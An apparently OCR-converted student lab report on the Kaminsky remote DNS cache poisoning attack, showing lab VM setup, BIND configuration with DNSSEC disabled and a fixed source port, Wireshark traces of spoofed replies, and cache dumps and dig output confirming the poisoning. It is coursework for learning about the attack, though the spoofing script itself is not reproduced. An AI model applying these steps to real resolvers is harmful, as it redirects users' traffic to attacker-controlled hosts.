
PES UNIVERSITY
COMPUTER NETWORK SECURITY
ASSIGNMENT 4 - REMOTE DNS (KAMINSKY) ATTACK

Aayush Kapoor PES2201800211

ATTACKER IP:



VICTIM IP:

```
[03/30/21]seed@PES2201800211_AAYUSH-V:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:fd:d6:9c
          inet addr:10.0.2.65  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9808:ebdb:3e40:130f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6037 (6.0 KB)  TX bytes:10312 (10.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24820 (24.8 KB)  TX bytes:24820 (24.8 KB)

[03/30/21]seed@PES2201800211_AAYUSH-V:~$
```

SERVER IP:

```
[03/30/21]seed@PES2201800211_AAYUSH-S:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:9d:72:d9
          inet addr:10.0.2.67  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::ec81:e5e0:9549:288b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12894 (12.8 KB)  TX bytes:10215 (10.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:170 errors:0 dropped:0 overruns:0 frame:0
          TX packets:170 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:35757 (35.7 KB)  TX bytes:35757 (35.7 KB)

[03/30/21]seed@PES2201800211_AAYUSH-S:~$
```

TASK 1:

Setting up Victim VM to send DNS request to Server VM

```
[03/30/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ sudo nano head
[03/30/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ sudo resolvconf -u
[03/30/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$ cat head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.67
[03/30/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
```

Configure the BIND9 Server

```
[03/30/21]seed@PES2201800211_AAYUSH-S:~$ cd /etc/bind/
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$ clear

[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$
```

Here we have implemented the following:


1. Turnoff DNSSEC
2. Fix the Source Ports


Deleting Zones from previous labs

```
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$
```

TASK 2:

Configuring Victim and Attacker VM





[03/30/21]seed@PES2201800211_AAYUSH-V:.../resolv.conf.d$
Network Connections
Name
Last Used
Add
Ethernet
Wired connection 2
3 minutes ago
Wired connection 1
1 year ago
Editing Wired connection 2
Connection name:
Wired connection 2
General
Ethernet
802.1x Security
DCB
IPv4 Settings
IPv6 Settings
Method:
Automatic (DHCP) addresses only
Addresses
Address
Netmask
Gateway
Add
Delete
DNS servers:
10.0.2.67
Search domains:
DHCP client ID:
Require IPv4 addressing for this connection to complete
Routes...
Cancel
Save

TASK 3:

Task 3.1 - Spoofing DNS Request and Replies

In this task, we spoof the DNS reply that we generate on the attacker machine to the local DNS server (target DNS server whose DNS cache we want to poison.) This DNS reply is from the target domain (example.com) and hence we use the IP of the legitimate nameserver as the source IP of the spoofed packet.


To demonstrate that the spoofed reply was indeed sent, we look at the Wireshark traffic and it indicates that the packet was sent and is valid. It is important for us to match the Authority section's domain with the zone of the query (Question section), or else it will not be accepted at the receiver front.



```
▼ Authoritative nameservers
  ▼ example.com: type NS, class IN, ns ns.dnslabattacker.net
      Name: example.com
      Type: NS (authoritative Name Server) (2)
      Class: IN (0x0001)
      Time to live: 33554432
      Data length: 23
      Name Server: ns.dnslabattacker.net
▼ Additional records
  ▼ ns.dnslabattacker.net: type A, class IN, addr 1.1.1.1
      Name: ns.dnslabattacker.net
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 33554432
      Data length: 4
      Address: 1.1.1.1
  ▼ <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      UDP payload size: 4096
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
    ▼ Z: 0x8800
        1... .... .... .... = DO bit: Accepts DNSSEC security RRs
        .000 1000 0000 0000 = Reserved: 0x0800
      Data length: 0
```

The following Wireshark trace indicates that a DNS request is sent from 10.0.2.65 (Victim IP) to the local DNS server. The local DNS server accepts this request and sends out corresponding DNS queries, as seen in the following trace:

```
▸ Frame 2: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.65, Dst: 10.0.2.67
▸ User Datagram Protocol, Src Port: 49383, Dst Port: 53
▼ Domain Name System (query)
    Transaction ID: 0x0000
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▼ baaaa.example.com: type A, class IN
        Name: baaaa.example.com
        [Name Length: 17]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```



Hence, we are successful in triggering a DNS request from the local DNS server that will allow us to spoof a DNS reply and poison the DNS cache.

Task 3.2 - Kaminsky Attack

Now we perform the Kaminsky attack, and in this attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.

Based on our observation, we reduce the transaction ID scope in order for our attack to be successful. For each transaction ID, we send a packet from both the name servers. We run the loop for about 50 times to avoid infinite loop, however we shut the program once we find that we are successful in the attack.

We see that the packet is sent, and we then check the local DNS server's cache:

```
; additional
                        86346   RRSIG   DS 8 1 86400 (
                                        20210412050000 20210330040000 42351 .
                                        EiCPpm8iRKikLuSzV5v2RjsujQ+1N9YN2/CC
                                        8JaGY6XThGGsUQDfLsL6cx5qQkEwPjyxk050
                                        lDAOCr/V+Xrf9ccNfcJ6limTcWu02dg7WylW
                                        muXDRCYrE6KZNt0tQ53F+1eE1VDBPo5e3hwf
                                        TboCg7J5I3Dze3nffmPQSFO8fjJ5YG/iogX8
                                        ds/o+gW+Dud+lXEMD8vdEBgfZNSW2tczkHuC
                                        ij4etHOkAmbXqZIgm3wEvsbtR8KJIHRJLlOW
                                        u1BLOuX+RtY3R3QA1VVWJ82yrqTf5nI+F2ns
                                        zQBBqCoPM2Og+IE2HZFJ3rxNz0I5usOHdZ1F
                                        HXb8nwf8cXcqdcEnQg== )
; authauthority
example.com.            172746  NS      ns.dnslabattacker.net.
; additional
                        86346   DS      31406 8 1 (
                                        189968811E6EBA862DD6C209F75623D8D9ED
                                        9142 )
                        86346   DS      31406 8 2 (
                                        F78CF3344F72137235098ECBBD08947C2C90
                                        01C7F6A085A17F518B5D8F6B916D )
                        86346   DS      31589 8 1 (
                                        3490A6806D47F17A34C29E2CE80E8A999FFB
                                        E4BE )
                        86346   DS      31589 8 2 (
                                        CDE0D742D6998AA554A92D890F8184C698CF
                                        AC8A26FA59875A990C03E576343C )
                        86346   DS      43547 8 1 (
                                        B6225AB2CC613E0DCA7962BDC2342EA4F1B5
```

To verify that our attack is successful, we run the following dig command on the user machine and see if the IP set on the attacker machine's zone is in the response.

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49587
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            19      IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.NET.  604387  IN      A       10.0.2.66

;; Query time: 160 msec
;; SERVER: 10.0.2.67#53(10.0.2.67)
;; WHEN: Fri Apr 02 23:03:43 EDT 2021
;; MSG SIZE  rcvd: 132
```

The above indicates that the response is indeed the one specified by the attacker and not the actual name server for the domain.

Task 3.3 - Result Verification

We first configure the victim's DNS server Apollo. Find the file named.conf.default-zones in the /etc/bind/ folder, and add the following entry to it:

```
zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$
```

Create the file /etc/bind/db.attacker, and place the following contents in it. We let the attacker's machine and ns.dnslabattacker.net share the machine (10.0.2.66)

```
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$ sudo nano db.attacker
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$ cat db.attacker
$TTL 604800
@ IN SOA localhost.root.localhost. (
        2; Serial
        604800; Refresh
        86400; Retry
        2419200; Expire
        604800 ); Negative  Cache TTL;
@ IN NS ns.dnslabattacker.net.
@ IN A 10.0.2.66
@ IN AAAA ::1
[03/30/21]seed@PES2201800211_AAYUSH-S:.../bind$
```


We need to configure the DNS server, so it answers the queries for the domain example.com. Add the following entry in /etc/bind/named.conf.local:


```
[03/30/21]seed@PES2201800211_AAYUSH-A:.../bind$ sudo nano named.conf.local
[03/30/21]seed@PES2201800211_AAYUSH-A:.../bind$ cat named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
[03/30/21]seed@PES2201800211_AAYUSH-A:.../bind$
```

Create a file called /etc/bind/example.com.db, and fill it with the following contents.

```
[03/30/21]seed@PES2201800211_AAYUSH-A:.../bind$ sudo nano example.com.db
[03/30/21]seed@PES2201800211_AAYUSH-A:.../bind$ cat example.com.db
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@ IN NS ns.dnslabattacker.net.
@ IN MX 10 ms.example.com.
www IN A 1.1.1.1
mail IN A 1.1.1.2
*.example.com IN A 1.1.1.100
[03/30/21]seed@PES2201800211_AAYUSH-A:.../bind$
```

On performing the Kaminsky attack once more after updating the files, we get the same result as before as shown in below screenshot:





```
▼ Authoritative nameservers
  ▼ example.com: type NS, class IN, ns ns.dnslabattacker.net
      Name: example.com
      Type: NS (authoritative Name Server) (2)
      Class: IN (0x0001)
      Time to live: 33554432
      Data length: 23
      Name Server: ns.dnslabattacker.net
▼ Additional records
  ▼ ns.dnslabattacker.net: type A, class IN, addr 1.1.1.1
      Name: ns.dnslabattacker.net
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 33554432
      Data length: 4
      Address: 1.1.1.1
  ▼ <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      UDP payload size: 4096
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
    ▼ Z: 0x8800
        1... .... .... .... = DO bit: Accepts DNSSEC security RRs
        .000 1000 0000 0000 = Reserved: 0x0800
      Data length: 0
```

```
; additional
                        85352   RRSIG   DS 8 1 86400 (
                                        20210412050000 20210330040000 42351 .
                                        EiCPpm8iRKikLuSzV5v2RjsujQ+1N9YN2/CC
                                        8JaGY6XThGGsUQDfLsL6cx5qQkEwPjyxk050
                                        lDAOCr/V+Xrf9ccNfcJ6limTcWu02dg7WylW
                                        muXDRCYrE6KZNt0tQ53F+1eE1VDBPo5e3hwf
                                        TboCg7J5I3Dze3nffmPQSFO8fjJ5YG/iogX8
                                        ds/o+gW+Dud+lXEMD8vdEBgfZNSW2tczkHuC
                                        ij4etHOkAmbXqZIgm3wEvsbtR8KJIHRJLlOW
                                        u1BLOuX+RtY3R3QA1VVWJ82yrqTf5nI+F2ns
                                        zQBBqCoPM2Og+IE2HZFJ3rxNz0I5usOHdZ1F
                                        HXb8nwf8cXcqdcEnQg== )
; authauthority
example.com.            171752  NS      ns.dnslabattacker.net.
; additional
                        85352   DS      31406 8 1 (
                                        189968811E6EBA862DD6C209F75623D8D9ED
                                        9142 )
                        85352   DS      31406 8 2 (
                                        F78CF3344F72137235098ECBBD08947C2C90
                                        01C7F6A085A17F518B5D8F6B916D )
                        85352   DS      31589 8 1 (
                                        3490A6806D47F17A34C29E2CE80E8A999FFB
                                        E4BE )
                        85352   DS      31589 8 2 (
                                        CDE0D742D6998AA554A92D890F8184C698CF
                                        AC8A26FA59875A990C03E576343C )
                        85352   DS      43547 8 1 (
                                        B6225AB2CC613E0DCA7962BDC2342EA4F1B5
```

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
